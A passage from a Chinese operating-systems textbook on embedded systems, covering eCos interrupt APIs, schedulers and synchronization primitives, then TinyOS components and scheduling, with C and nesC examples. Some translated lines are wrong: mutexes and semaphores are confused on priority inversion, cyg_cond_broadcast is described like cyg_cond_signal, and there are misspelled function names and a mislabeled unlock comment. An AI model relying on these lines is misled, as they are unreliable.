cyg_drv_cond_broadcast	向条件变量发送信号。如果有线程在等待这个变量，则所有线程都会被唤醒

表 13.3 eCos 内核设备驱动接口：中断

cyg_drv_isr_lock	禁止中断的分发，阻止所有 ISR 的运行。本函数维护着一个它被调用的次数的计数器
cyg_drv_isr_unlock	使能中断的分发，允许 ISR 运行。本函数递减由 cyg_drv_isr_lock 维护的计数器，当计数器为 0 时，再次允许中断
cyg_ISR_t	定义 ISR

（续）

cyg_drv_dsr_lock	禁止 DSR 的调度。本函数维护着一个它被调用的次数的计数器
cyg_drv_dsr_unlock	使能调度 DSR。本函数递减由 cyg_drv_dsr_lock 维护的计数器，只有当计数器变为 0 时，才会允许 DSR 的分发
cyg_DSR_t	定义 DSR 原型
cyg_drv_interrupt_create	创建一个中断对象并且返回一个处理句柄
cyg_drv_interrupt_delete	从中断向量表中删除中断，并且释放内存以便再次使用
cyg_drv_interrupt_attach	向向量表中添加中断，当中断发生时，中断就可以传递到 ISR
cyg_drv_interrupt_detach	从中断向量表中删除中断，从而该中断不再被分发给 ISR
cyg_drv_interrupt_mask	对中断控制器进行编程，从而在给定的向量表中停止中断的分发
cyg_drv_interrupt_mask_intunsafe	对中断控制器进行编程，从而在给定的向量表中停止中断的分发。此版本与 cyg_drv_interrupt_mask 的不同之处在于其中断是不安全的。因此在诸如已知中断被禁止的情况下，这样可以避免额外的开销
cyg_drv_interrupt_unmask,cyg_drv_interrupt_unmask_intunsafe	对中断控制器编程，使得可以在给定的向量表中再次允许分发中断
cyg_drv_interrupt_acknowledge	完成中断控制器中所需任意的处理，并且在 CPU 中取消当前中断请求
cyg_drv_interrupt_configure	按照中断源的特征进行中断控制器的编程
cyg_drv_interrupt_level	对中断控制器进行编程，从而按照提供的优先级级别分发中断
cyg_drv_interrupt_set_cpu	在多处理器系统中，此函数使在给定向量表中的所有中断可以发送到特定的 CPU。随后，该 CPU 可以处理相应的中断
cyg_drv_interrupt_get_cpu	在多处理器系统中，该函数返回当前正在分发的中断的目标 CPU 的 ID

C 标准库

提供完整的 C 运行时标准库。同时包括一个用于高层次数学函数的完整的数学运行时库，以及一个用于没有硬件浮点功能的平台的完整的 IEEE-754 浮点库。

13.3.3　eCos 调度程序

eCos 的内核可以在已设计好的两种调度程序中选择一种进行配置：位图调度和多级队列调度。进行配置的用户针对其环境和应用选择合适的调度程序。位图调度适用于在任何时间点上活动的线程数目较少的系统，位图调度可以为其提供高效的调度。多级队列调度适用于线程数量是动态的或者有多个相同优先级的线程的情况。多级队列调度也同样适用于时间片的情况。

位图调度

位图调度支持多优先级，但是在任意时刻，每个优先级只能有一个线程存在。在此调度程序中，调度决策是相当简单的（见图 13.7a）。当一个阻塞的线程变为准备运行时，它可以抢占优先级更低的线程。当一个线程挂起时，调度高优先级处于准备状态的线程。一个线程可能由于在同步原语上阻塞、被中断或是放弃控制而被挂起。因为在每个优先级上至多只有一个线程，所以调度程序无须决定在给定的优先级中下次待调度的线程。

位图调度可配置为 8、16 或 32 个优先级。为准备执行的线程准备一个简单的位图。为了做出调度决定，调度程序只需要确定该位图的最高为 1 的位的位置即可做出调度决策。

多级队列调度

同位图调度一样，多级队列调度也支持 32 个优先级。多级队列调度在每个优先级上允许有多个活动的线程，其线程数目仅受系统资源限制。


图 13.7b 描述了多级队列调度。图中的数据结构代表了每个优先级中线程的数目。当一个阻塞的线程变为准备运行状态时，它可以抢占更低优先级的线程。同位图调度一样，一个正在运行的线程可能由于在同步原语上阻塞、中断或是放弃控制而被挂起。当一个线程被阻塞，调度程序

首先确定是否有一个或多个与该阻塞线程有相同优先级的线程处于就绪状态。如果确实如此，调度程序选择该队列最前面的一个进行调度。否则，调度程序寻找比当前优先级低的最高优先级中的一个或多个准备状态的线程并且派送一个线程。


另外，多级队列调度可以配置为时间片调度。这样的话，如果一个线程正在运行，并且同时有一个或多个准备状态的相同优先级的线程，调度程序将在一个时间片结束后挂起当前运行进程，并且选择同优先级队列中的下一个线程。这个轮转策略只在同一优先级中进行。并非所有的应用程序都需要时间片调度。例如，一个应用程序可以保存只是因为相同原因而有规律地被阻塞的线程。对于这些应用程序，用户可以禁止时间片，这会减小由于定时器中断导致的开销。

13.3.4 eCos 线程同步

可以为 eCos 内核配置六种线程同步机制中的一种或多种。这些同步机制包括经典的同步机制：互斥量、信号量和条件变量。此外，eCos 支持两个同步/通信机制，这在实时系统中很常见，也就是事件标志和信箱。最后，eCos 内核支持自旋锁，这在 SMP（对称多处理机）系统中很有用。



a）位图调度程序的线程操作



b）多级队列调度程序的线程操作

图 13.7 eCos 调度操作

互斥量

互斥量（互斥锁）已经在第6章介绍过了。回想一下，互斥量用于强制互斥访问资源，在同一时间只有一个线程允许获得访问权。互斥量只有两种状态：加锁和解锁。这与二元信号量有些类似：当一个线程锁住一个互斥量后，其他试图锁住互斥量的线程被阻塞；当互斥量解锁后，在此互斥量上被阻塞线程的其中之一解除阻塞，并且允许加锁互斥量以及获取资源访问权。

互斥量在两方面不同于二元信号量，首先，给互斥量加锁的线程必须给互斥量解锁。相比之下，二元信号量允许一个线程加锁而另一个线程为其解锁。另一处不同之处是信号量对优先级反转提供保护，而信号量不提供保护。

ECos 内核可以配置为既支持优先级继承协议又支持优先级置顶协议。这些在第10章中已经介绍过。

信号量

eCos 内核支持计数信号量。回忆下第5章，计数信号量是一个整数值，用于为线程发送信号。**cyg_semaphore_post** 增加信号量的计数器的值。如果计数器的新值小于或等于0，则唤醒一个在此信号量上等待的线程。**cyg_semaphore_wait** 函数检查信号量计数器的值。如果计数器为0，调用此函数的现场将等待信号量。如果计数器的值为非0，计数器的值减少并且线程继续执行。

计数信号量适合这种情况，允许线程一直等待直到事件发生。事件可以由生产者线程产生，或者由响应硬件中断的 DSR 产生。与每个信号量相关联的是一个整数计数器，该计数器保存着尚未处理的事件的数目。如果计数器为0，等待该信号量的消费者线程的请求将被阻塞，直到其他的线程或者 DSR 为信号量递送一个新的事件。如果计数器的值比0大，等待信号量的请求就会消费一个事件，换言之，减少计数器的值，并立即返回。递送一个信号量将唤醒正在等待的第一个线程，该线程接下来恢复信号量的等待操作并且再次减少计数器的值。

信号量的另一个用途就是为资源管理某些形式。计数器与当前可用资源的类型的数目相符合，以及等待在该信号量上的线程对于资源的申请和再次递送从而释放该资源。实际上，条件变量对类似的操作更为适合。

条件变量

条件变量用于阻塞一个线程，直到特定的条件为真。条件变量与互斥量一同使用，允许多个线程访问共享数据。它们可用于执行第6章讨论过的监控管理（见图6.14）。这些基本的命令如下：

cyg_cond_wait	使当前线程等待指定的条件变量，同时对与该条件变量相关联的互斥量进行解锁
cyg_cond_signal	唤醒在此条件变量上等待的一个线程，使该线程拥有互斥量
cyg_cond_broadcast	唤醒在此条件变量上等待的一个线程，使该线程拥有互斥量

在 eCos 中，条件变量与互斥量协同使用的典型情况是完成对某些条件变为真的长期的等待。我们可以用[ECOS07]中的一个例子来说明。图13.8定义了一组函数，以便使用互斥量来对资源池进行访问控制。互斥量用于分配和释放一个原子池中的资源。**res_tres_allocate** 函数检查是否有资源的一个或多个单元可用，如果有，则取出一个单元。此操作受到一个互斥量的保护，当此线程控制互斥量时，就不能有其他线程检查或者改变资源池。函数 **res_free(res_t res)** 允许一个线程释放之前获取资源的一个单元。另外，此操作由一个互斥量来完成，成为一个原子操作。

在这个例子中，如果一个线程试图访问一个资源但却没有可用的资源，函数返回 **RES_NONE**。

设想一下，实际上，我们希望线程能被阻塞并且等待，直到一个资源变得可用，而不是返回一个 **RES_NONE**。图 13.9 使用与互斥量相关联的条件变量来完成这个操作。当 **res_allocate** 检测到没有可用的资源，它将调用 **cyq_cond_wait**。后者对互斥量进行解锁，并且调用在条件变量上睡眠的线程。当 **res_free** 最终被调用时，它将一个资源放回资源池，并且调用 **cyq_cond_signal** 来唤醒任意一个等待在条件变量上的线程。当等待的线程最终再次运行时，它将在 **cyq_cond_wait** 返回之前再次加锁互斥量。

```
Cyg_mutex_t res_lock;
res_t res_pool[RES_MAX];
int res_count = RES_MAX;

void res_init(void)
{
       cyg_mutex_init(&res_lock);
       <fill pool with resources>
}

res_t res_allocate(void)
{
       res_t res;

       cyg_mutex_lock(&res_lock);    // 给互斥量加锁

       if( res_count == 0 )          // 检查空闲资源
           res = RES_NONE;           // 如果没有空闲资源返回 RES_NONE
       else
       {
           res_count--;              // 分配资源
           res = res_pool[res_count];
       }

       cyg_mutex_unlock(&res_lock); // 对互斥量解锁

       return res;
}
void res_free(res_t res)
{
       cyg_mutex_lock(&res_lock);    // 给互斥量加锁

       res_pool[res_count] = res;    // 释放资源
       res_count++;

       cyg_mutex_unlock(&res_lock); // 对互斥量解锁
}
```

图 13.8 使用互斥量对资源池进行访问控制

[ECOS07]指出了比较重要的两点，以及一般情况下条件变量的使用。首先，互斥量解锁和等待 **cyq_cond_wait** 是原子操作：在解锁到等待期间没有其他线程可以运行。如果不是原子操作的话，由其他线程调用的 **res_free** 将会释放资源，但是这样就会丢失对 **cyq_cond_signal** 的调用，当有资源可用时，第一个线程就会结束等待。

第二个特性是，对 **cyq_cond_wait** 的调用是在一个 **while** 循环之内的，而不是一个简单的 **if** 声明。这是因为当收到信号的线程被再次唤醒时，需要在 **cyq_cond_wait** 中再次对互斥量进行加锁。依靠调度程序和队列顺序，许多线程可以在该线程运行之前进入临界区。因此它等待的条件就可能已经递送了 **false**。在所有的等待操作的条件变量中使用循环是保证条件在等待之后仍然保持 **true** 的唯一方法。

事件标志

事件标志是一个 32 位的字，作为一个同步机制来使用。应用程序的代码可以为每一位关联

一个事件。通过查询相应的一个或多个标志位，线程可以等待一个单独的事件或多个关联的事件。在所有需要的位都被置位（AND）或者有一个位被置位（OR）之前，线程处于阻塞状态。根据特定的条件或事件，一个发信号的线程可以设定或者再设置位，从而相应的线程被阻塞。例如，第 0 位可以表示一个特定的 I/O 操作完成，使数据可用，第 1 位可以表示用户按了启动键。一个生产者线程或 DSR 可以将这两个位置位，而一直等待这两个事件的消费者线程被唤醒。

```
cyg_mutex_t res_lock;
cyg_cond_t res_wait;
res_t res_pool[RES_MAX];
int res_count = RES_MAX;

void res_init(void)
{
     cyg_mutex_init(&res_lock);
     cyg_cond_init(&res_wait, &res_lock);
     <fill pool with resources>
}

res_t res_allocate(void)
{

     res_t res;

     cyg_mutex_lock(&res_lock);       // 对互斥量加锁

     while( res_count == 0 )          // 等待一个资源
          cyg_cond_wait(&res_wait);

     res_count--;                     // 分配资源
     res = res_pool[res_count];

     cyg_mutex_unlock(&res_lock);     // 对互斥量加锁

     return res;
}

void res_free(res_t res)
{
     cyg_mutex_lock(&res_lock);       // 对互斥量加锁

     res_pool[res_count] = res;       // 释放资源
     res_count++;

     cyg_cond_signal(&res_wait);      // 唤醒任何等待的分配符

     cyg_mutex_unlock(&res_lock);     // 对互斥量解锁
}
```

图 13.9 使用互斥量和条件变量对资源池进行访问控制

通过使用 **cyg_flag_wait**，一个线程可以等待一个或多个事件，该函数有三个参数：一个特定事件的标志，标识中相关联的位的位置组合以及一个模式参数。模式参数指定了在所有的位被置位（AND）或者至少一个位被置位（OR）之前，线程是否被阻塞。模式参数也可以指定什么时候等待完成，全部事件标识被清空（全部设定为 0）。

信箱

信箱，当然也称为邮箱，是一种 eCos 的同步机制，它提供两个线程交换信息的方法。5.5 节进行了一个关于消息传递同步的一般性讨论。在这里，我们看看 eCos 版本下的细节。

eCos 信箱机制在发送端或者接收端都可以配置为阻塞或非阻塞状态。对一个给定的信箱，

其消息队列大小的最大值也可以进行配置。

发送信息的原语，称为 put，包括两个参数：一个信箱的句柄以及一个指向消息本身的指针。这个原语有三个变量：

cyg_mbox_put	如果信箱中有一个空闲的槽，新消息就可以放在该槽中；如果有一个等待的线程，将唤醒它，这样该线程就可以接收消息。如果信箱正好满了，cyg_mbox_put 就会阻塞，直到有一个相应的 get 操作使一个槽可用为止
cyg_mbox_timed_put	如果有一个空闲的槽，则类似于 cyg_mbox_put。否则，函数会在一个指定的时间期限中等待，如果这期间有一个槽可用，则发送消息。如果超过该时间期限，操作返回 false。也就是说，cyg_mbox_timed_put 阻塞的时间小于或等于一个指定的时间间隔
cyg_mbox_tryput	这是一个非阻塞的版本，当消息发送成功返回 true，当信箱满时返回 false

同样的，对于 get 原语，也有三个参数：

cyg_mbox_get	如果在指定的信箱中有一条未决的消息，cyg_mbox_get 返回已经放入信箱的该消息。否则，函数将一直阻塞，直到有一个 put 操作
cyg_mbox_timed_get	如果一条消息可用则立刻返回。否则，函数将一直等待，直到一条消息可用或者直到很多时钟周期过去。如果超时，操作返回一个空指针。也就是说，cyg_mbox_timed_get 阻塞的时间小于或等于指定的时间间隔
cyg_mbox_tryget	这是一个非阻塞的版本，如果消息可用它返回一条消息，如果信箱为空，则返回空指针

自旋锁

自旋锁是一个标志位，一个线程在执行一段特定的代码之前可以对其进行检测。回忆一下第 6 章对 Linux 自旋锁的讨论，自旋锁基本的操作是：同一时间只有一个线程能够获取一个自旋锁。任何其他的线程试图获取该自选锁将被保持尝试状态（自旋），直到能够获取该自旋锁为止。实质上，自旋锁就是建立在内存区的一个整数上，任何进程进入临界区之前都要检查该整数。如果值为 0，线程将设置该值为 1，并且进入临界区。如果值为非 0，线程就会一直检查该值，直到它为 0 为止。

自旋锁不能用于单处理机系统，这就是 Linux 为什么将它单独编译的原因。作为一个有风险的例子，思考一下在可抢占调度下的单处理机系统，一个高优先级的线程试图获取一个低优先级已经掌控的自旋锁。因为高优先级的线程抢占了低优先级的线程，低优先级的线程不能执行，从而结束它的工作并释放自旋锁。高优先级的线程可以执行但却一直陷在检查自旋锁中。在 SMP 系统中，自旋锁当前的用户可以继续在不同的处理机上运行。

13.4 TinyOS

与一般商业性通用操作系统相比，如嵌入式 Linux，eCos 为嵌入式操作系统提供了更新式的方法。因而，对内存、处理时间、实时响应、功耗等要求较严格的情况下，eCos 和类似的系统更适合此类情况。TinyOS 系统非常精简，为嵌入式系统提供了最小的操作系统。它的核心操作系统的数据和代码仅需要 400 个字节的内存。

TinyOS 与其他嵌入式操作系统有着显著的不同。一个明显的不同之处是 TinyOS 不是实时操作系统。这个是因为预期的工作负载的原因，该工作负载主要产生在无线传感器网络上下文中，下一小节将详细描述。因为功耗的原因，这些设备大部分时间是关闭的。应用程序趋向于简单，处理器的抢占也不再是问题的重点。

另外，TinyOS 没有内核，这是因为它是没有存储保护，是基于组件的操作系统；系统中没有进程；操作系统本身也没有存储分配系统（尽管有些很少用到的组件引进一个存储分配系统）；中断和异常处理依靠外围设备；并且它是完全无阻塞的，因此很少有直接同步原语。

TinyOS 已经成为一个实现无线传感器网络软件的流行方法。目前，超过 500 家组织都在为 TinyOS 开发和发布开源标准。

13.4.1　无线传感器网络

TinyOS 最初是为使用较少的无线传感器网络而开发的。一些趋势使得开发极紧凑的、低功耗的传感器成为可能。在著名的摩尔定律驱使下，存储器和处理机逻辑部件的尺寸一再降低。更小的尺寸减少了功耗。在无线通信硬件、微型机电传感器（MEMS）和传感器中，低功耗和小尺寸的趋势也非常明显。结果是在一立方毫米内，开发一个包含逻辑电路的完整的传感器变为可能。应用软件和系统软件必须足够紧凑，传感、通信和计算能力可以组成一个完整但是微小的体系结构。

低成本、小尺寸、低功耗的无线传感器可以用于许多应用中[ROME04]。图 13.10 展示了一个典型的配置。一个基站将传感器网络和 PC 主机连接起来，并且通过网络将传感器的数据传送到 PC 主机上，该主机可以进行数据分析和/或通过企业网或因特网向分析服务器传输数据。单个的传感器搜集并传送数据到基站中，既可以直接传送，也可以通过数据转播的方式经过其他传感器传送。路由功能是必需的，用来决定怎样转播数据，以便通过传感器网络到达基站。[BUON01] 指出，在许多应用中，用户希望能够快速布置许多低成本的设备而无需配置或管理它们。这意味着这些设备必须能将自己整合入一个特别的网络中去。个体传感器的移动性和射频（RF）接口意味着网络能够在秒的数量级上进行重新自配置。




图 13.10　典型的无限传感器网络技术

13.4.2　TinyOS 的目标

考虑到微型的、分布式的传感器应用，伯克利大学的一个研究者团队[HILL00]为 TinyOS 设定了下列目标：

- **允许高并发性**：在一个典型的无线传感器网络应用中，设备要求有强并发性。几个不同的数据流必须保持同步移动。当传感器数据在一个稳定的流中输入时，处理结果也必须在稳定的流中进行传送。另外，必须管理对遥控传感器和基站的外部控制。

- **在有限的资源下操作**：TinyOS 的目标平台会受到存储器和计算资源的限制，并且靠电池或者太阳能运行。一个单一的平台可能仅仅提供几 K 字节的程序存储器和几百字节的随机存储器（RAM）。软件必须高效地使用可用的处理器和存储器资源，并且允许低功耗通信。
- **适应硬件升级**：硬件始终在发展演化；应用软件和大部分系统服务必须兼容硬件换代。也就是说，如果功能相同的话，应该可以在升级硬件时没有或者只有很少的软件改变。
- **支持广泛的应用软件**：应用软件在其生命周期内展示了很广的需求范围，通信、传感等。因此需要模块化、通用的嵌入式操作系统，以便在开发和支持软件时有标准化的方法来节约成本。
- **支持不同的平台**：如前所述，需要通用的嵌入式操作系统。
- **是可靠的**：传感器网络一旦部署，就必须在无人监护的状态下运行数月或数年。理想情况下，在单一的系统中和全部的传感器网络都应该设计冗余备用系统。实际上，两种类型的冗余都需要额外的资源。能够提高可靠性的软件的特点是使用高模块化、标准化的软件组件。

需要详细叙述并发的需求。在典型的应用中，可能会有几打、几百个甚至几千个传感器连成一个网络。由于延迟时间的原因，很少使用缓冲。例如，如果每隔 5 分钟采样一次，并且希望在发送之前缓存 4 个样本，平均延迟时间就是 10 分钟。这样的话，信息通常被捕获、处理并发送到网络中去，这一切都完成在一个连续的流中。进一步来说，如果传感器采样产生很大的数据，有限的存储器可用空间限制了可被缓存的采样的数目。虽然如此，在一些应用中，每个流包括很多低级别的事件，这些事件与高级别的处理交叉在一起。一些高级别的处理会扩展为多个实时事件。更进一步来说，网络中的传感器，因为传输的低功耗，通常只能在一个短的物理范围内完成操作。从外部传感器传送来的数据必须经过中间节点传递到一个或多个基站。

13.4.3 TinyOS 的组件


使用 TinyOS 构建一个嵌入式系统由一系列的小模块组成，称为组件，每一个组件完成一个简单的任务或者一组任务，每个组件与其他组件和硬件的接口受到一定限制且定义明确。仅有的一个例外的软件模块是调度程序，稍后将进行讨论。实际上，因为没有内核，也就没有实际的操作系统。但是我们可以采用下面的观点。主要的应用领域是无线传感器网络（WSN）。为了满足该应用的软件需求，就需要一个严格的、包含各种组件简化的软件架构。TinyOS 的开发团队已经完成了许多开源组件，这些组件为 WSN 提供了所需的基本函数。这些标准组件的例子包括单跳网络（single-hop networking）、自组织路由（ad-hoc routing）、电源管理、定时器和非易失存储控制。对于特定的配置和应用，用户构建额外的特殊目的的组件，连接并装入用户应用软件的全部组件中。TinyOS 由一系列标准化组件组成。对于任意特定的实现，并非所有的组件都能用得上，何况还有一些用户编写的特定应用的组件，上述实现中的操作系统仅仅是 TinyOS 套件中的标准组件简单的集合。

所有配置在 TinyOS 中的组件有着相同的结构，图 13.11a 展示了一个例子。图中带阴影的方框表示组件，该组件作为一个对象，只能通过定义的接口进行访问，这些接口由白色的方框表示。组件可以是硬件或软件。软件组件由 nesC 实现，nesC 是 C 语言的一个扩展，有两个明显的特征：通过接口与组件进行交互的编程模型和带有从运行到完成任务和中断句柄的基于事件的并发模型，随后将进行讨论。

体系结构由分层排列的组件构成。每个组件仅可以连接其他两个组件，一个比它的层次低，一个比它的层次高。组件向比它低层的组件发出命令并从其接收事件信号。类似地，组件从比它高层的组件中接收命令并且对其发送事件信号。最底层的级别是硬件组件，最顶层的级别是应用软件组件，该组件可能不是 TinyOS 标准套装中的一部分，但必须符合 TinyOS 组件的结构。


软件组件执行一个或多个任务。每个组件内的任务类似于普通操作系统中的线程，但有一些限制。在一个组件内，任务是原子的：一旦任务开始执行，就要运行到完成。在相同的组件内，不能被别的任务抢占，也没有时间分片。然而，任务可以被事件抢占。任务不能阻塞或自旋等待。这些限制大大简化了组件内的调度和管理。只有一个简单的栈，分配给了当前运行的任务。任务可以完成计算，调用低层次组件（命令），向高层次的事件发送信号，还可以调度其他任务。

命令是不可阻塞的请求。也就是说，任务发送了一条命令，不能在低层次的组件回应阻塞或自旋等待。命令一般是让低层次的组件完成某些服务的请求，比如初始化一个传感器的读操作。对于组件的影响来说，接受命令的组件的效果是特定于给定命令以及运行该命令的任务的。一般情况下，当接收到一条命令，其后的执行就是调度任务，因为命令不可以抢占当前运行的任务。命令立刻返回，调用组件；稍后，事件将对调用组件发送完成信号。也就是说，在被调用的组件中，命令不会导致抢占，在调用的组件中，命令不会导致阻塞。




```
module TimerM {
   provides {
      interface StdControl;
      interface Timer;
   }
   uses interface Clock as Clk;
} ...
```

a）TimerM 组件




```
configuration TimerC {
   provides {
      interface StdControl;
      interface Timer;
   }
}

implementation {
   components TimerM, HWClock;
   StdControl = TimerM.StdControl;
   Timer = TimerM.Timer;
   TimerM.Clk -> HWClock.Clock;
}
```

b）TimerC 配置

图 13.11　组件和配置的例子

TinyOS 中的事件可以直接或者间接地与硬件事件相关联。最低层的软件组件接口直接对应硬件中断。中断可以是外部中断、定时器事件或计数器事件。底层组件的事件处理句柄可以自己处理中断或者向组件上层传递事件消息。命令可以传递一个任务，此后会发送一个事件信号。在这种情况下，与硬件事件毫无关联。

任务可以视为有三个阶段。调用者向模块发出一条命令。模块接着响应任务。然后模块通过事件通知调用者，任务已经完成。

图 13.11a 中描述的组件，TimerM 是 TinyOS 定时器服务的一部分。这个组件提供标准控制和定时器接口以及时钟接口。提供者实现命令（组件中的逻辑），用户实现事件（组件外部）。许多 TinyOS 组件使用标准控制接口来进行初始化、启动或停止。TimerM 提供如下逻辑，将硬件时钟映射到 TinyOS 的定时器抽象中。时钟抽象可以为指定的时钟间隔进行倒计时操作。图 13.11a 同样显示了定时器 M 接口的形式规格说明。

与定时器 M 关联的接口定义如下：

```
interface StdControl {
    command result_t init();
    command result_t start();
    command result_t stop();
}
interface Timer {
    command result_t start(char type, uint32_t interval);
    command result_t stop();
    event result_t fired();
}
interface Clock {
    command result_t setRate(char interval, char scale);
    event result_t fire();
}
```

组件通过在它们的接口上“布线”来组织为配置，并且等同于带有组件中一些接口的配置接口。简单的例子见图 13.11b。大写 C 代表组件，这是为了区别接口（如定时器）和提供接口的组件（如定时器 C）。大写 M 代表模块。当一个逻辑组件既有配置又有模块时采用这样的命名规则。定时器 C 组件，提供定时器接口，该接口为时钟和 LED 提供者连接它的执行（TimerM）。另外，任何使用 TimerC 的用户必须明确地与它的子部件相连。

13.4.4 TinyOS 的调度程序

TinyOS 的调度程序操作贯穿整个组件。实际上，所有使用 TinyOS 的嵌入式系统都是单处理机系统，从而在同一时间，全部组件的全部任务中，只有一个任务在执行。调度程序是一个单独的组件。在任何使用 TinyOS 的系统中都必须存在的一部分。

TinyOS 中默认的调度程序是一个简单的 FIFO 队列。任务递送给调度程序（放入队列）或者作为一个事件的结果，这可以触发递送，或者作为一个正在运行的任务调度另一个任务的请求的结果。调度程序是节能的，这就意味着当没有任务在队列里时，调度程序使处理器休眠。外围设备保持操作，通过硬件事件向最底层的组件发送信号，这些设备中的某个可以唤醒系统。一旦队列清空，其他任务就只能作为一个直接硬件事件的结果来被调度。这一行为使得高效的电池利用成为可能。

调度程序经历过两代发展。在 TinyOS 1.x 中，针对所有的任务有一个共享的任务队列，一个组件可以多次递送一个任务到调度程序中。如果任务队列已满，递送操作失败。网络栈的设计经验显示了这样做可能有些问题，任务可以发送分阶段操作完成信号：如果发送失败，上述组件可能永远阻塞，等待一个完成事件。在 TinyOS 2.x 中，每个任务在任务队列中都有自己的保留槽，一个任务只能被发送一次。只有任务已经被发送过才会出现发送失败。如果一个组件需要多次发送一个任务，它可以设定一个间隔状态变量，当任务执行时，它自己进行发送。这个语义上微小的编号简化了许多组件代码。在发送一个任务前，比先测试一下任务是否已经发送过该任务更好的方法是，组件可以发送任务。组件不必尝试从失败和再次尝试中恢复。代价是每个任务有一个字节来表示状态。用户可以使用不同的调度策略来取代默认的调度程序，例如基于优先级调度或者时间期限调度。实际上，不再使用抢占和时间片，因为这类系统产生系统开销。更重要的是，它们违反了 TinyOS 当前的模型，该模型假定任务不许彼此抢占。

13.4.5 配置例子

图 13.12 显示了一个由硬件和软件组件组成的结构。这是个简单的例子，叫做 Surge，在[GAY03]中有详细描述，该例子完成周期性传感器采样并且使用自组织多跳路由（ad-hoc multihop routing），以便在无线网络中传递样本至基站。图的上半部分显示了 Surge 的组件（由方框表示）

和接口，通过接口它们连接起来（用有箭头的线表示）。SurgeM 组件是应用级的组件，它编写配置的操作。

图 13.12b 显示了 Surge 应用的一部分配置。后面是 SurgeM 定义中简要的摘录。

```
module SurgeM {
        provides interface StdControl;
        uses interface ADC;
        uses interface Timer;
        uses interface SendMsg;
        uses interface LEDs;
}
implementation {
        uint16_t sensorReading;
        command result_t StdControl.init() {
        return call Timer.start(TIMER_REPEAT, 1000);
        }
        event result_t Timer.fired() {
        call ADC.getData();
        return SUCCESS;
        }
        event result_t ADC.dataReady(uint16_t data) {
        sensorReading = data;
        ... send message with data in it ...
        return SUCCESS;
        }
        ...
}
```

